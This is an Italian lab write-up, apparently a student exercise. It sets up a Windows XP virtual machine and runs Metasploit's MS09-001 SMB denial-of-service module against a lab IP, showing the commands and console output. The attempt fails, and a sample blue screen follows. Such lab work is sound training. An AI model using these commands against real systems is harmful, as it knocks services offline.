


Scendendo ora nella sezione “QEMU” andremo a togliere la spunta sulla voce “UEFI Boot”



Quasi terminato, salviamo le impostazioni ed ora non ci resta che caricare l'immagine .iso dal menù della macchina.

In fondo troveremo una finestra, cliccando su “Browse” possiamo caricare il file ottenuto in precedenza.



Ottimo! Avviamo ora la macchina e seguiamo la classica installazione guidata del sistema



SMB remote code execution

Ora siamo davvero pronti per affrontare **SMB remote code execution** su Windows XP, prendiamoci giusto un pò di tempo per capire che cos'è questo protocollo.

SMB remote code execution si riferisce a una vulnerabilità di sicurezza che coinvolge l'esecuzione remota di codice tramite il protocollo SMB (Server Message Block). Il protocollo SMB è comunemente utilizzato per la condivisione di file e la comunicazione su reti locali, specialmente in ambienti Windows.


Una vulnerabilità di SMB remote code execution può verificarsi quando un attaccante sfrutta una debolezza o una falla di sicurezza nel software che implementa il protocollo SMB. Questo potrebbe consentire all'attaccante di eseguire codice malevolo su un sistema remoto senza autenticazione o con privilegi di accesso limitati.

Quindi la prima cosa da fare, seguendo le direttive della traccia, sarà quella di andare a cambiare l'indirizzo IP della nuova macchina Windows XP

Rechiamoci quindi nel menù a tendina di Windows in basso a sinistra (start) e seguiamo questo percorso.

- Control Panel
- Network and Internet Connections
- Network Connections (in fondo alla schermata)
- Local Area Connection

Con un doppio click apriamo le proprietà, scegliamo “Internet Protocol (TCP/IP)” e modifichiamo l'IP come in figura a destra



Dopo aver impostato correttamente Windows XP torniamo al nostro terminale su **Kali Linux**, accediamo a **msfconsole** se non lo abbiamo ancora fatto e ricerchiamo il protocollo da utilizzare ovvero “**search ms09_001**”.

Useremo l'unico risultato digitando quindi:

“**use auxiliary/dos/windows/smb/ms09_001_write**”

```
search msmsf6 > search ms09_001
Matching Modules
=====
#  Name                                Disclosure Date  Rank    Check  Description
-  --
0  auxiliary/dos/windows/smb/ms09_001_write          normal      No    Microsoft SRV.SYS WriteAndX Invalid DataOffset

To boldly go where no shell has gone before

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write
msf6 > use auxiliary/dos/windows/smb/ms09_001_write
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):
Name  Current Setting  Required  Description
-----+-----+-----+
RHOSTS        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445       yes       The SMB service port (TCP)

View the full module info with the info, or info -d command.
```

Vediamo che tipo di impostazioni richiede questo protocollo, usiamo “show options”, e continuiamo aggiungendo l’indirizzo target cioè 192.168.1.200 in questo caso, quindi digitiamo “set rhosts 192.168.1.200”.

La porta predefinita è già la 445 se così non fosse possiamo modificarla con il comando “set rport 445”.

A questo punto controlliamo se le impostazioni sono corrette con il comando “show options”

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

Name      Current Setting  Required  Description
_____
RHOSTS    192.168.1.200   yes       The target host(s), see https://docs.metasploit.com.
REPORT    445                yes       The SMB service port (TCP)

View the full module info with the info, or info -d command.
```

PREMESSA

PURTROppo, vista l'architettura della macchina
Windows XP da noi montata ovvero a 64bit,
non ci sara' modo di portare a termine l'attacco
con successo visto le implementazioni aggiunte

a questa versione di Win XP,
NON SARA' PIU' VULNERABILE AL PROTOCOLLO
UTILIZZATO.

NON AVENDO LA POSSIBILITA' DI OTTENERE UNA
VERSIONE 32BIT DAL WEB PROCEDERO' UGUALMENTE
CON LA SPIEGAZIONE.

Perfetto, avviamo ora l'attacco con il comando “**exploit**” se il tutto fatto in precedenza sarà corretto la macchina di dirà che il modulo è stato avviato sulla vittima e comincerà ad inviare pacchetti per far crushare il sistema.

Come detto prima, purtroppo WinXP non andrà in crush essendo la versione 64BIT, se fossimo riusciti a buttare giù il sistema Windows avrebbe presentato una schermata blu con l'impossibilità di eseguire qualsiasi azione.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.1.200

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
rescue
datalenlow=65535 dataoffset=45535 fillersize=72
rescue
datalenlow=55535 dataoffset=45535 fillersize=72
rescue
datalenlow=45535 dataoffset=45535 fillersize=72
rescue
```

Windows XP dopo l'attacco si sarebbe presento così o con una schermata simile

A problem has been detected and windows has been shut down to prevent damage to your computer.

The problem seems to be caused by the following file: aries.sys
PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFFFFF8,0x00000000,0xF9CF5C88,0x00000000)

*** aries.sys - Address F9CF5C88 base at F9CF5000, DateStamp 424bb23f

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further assistance.

*Immagine presa dal web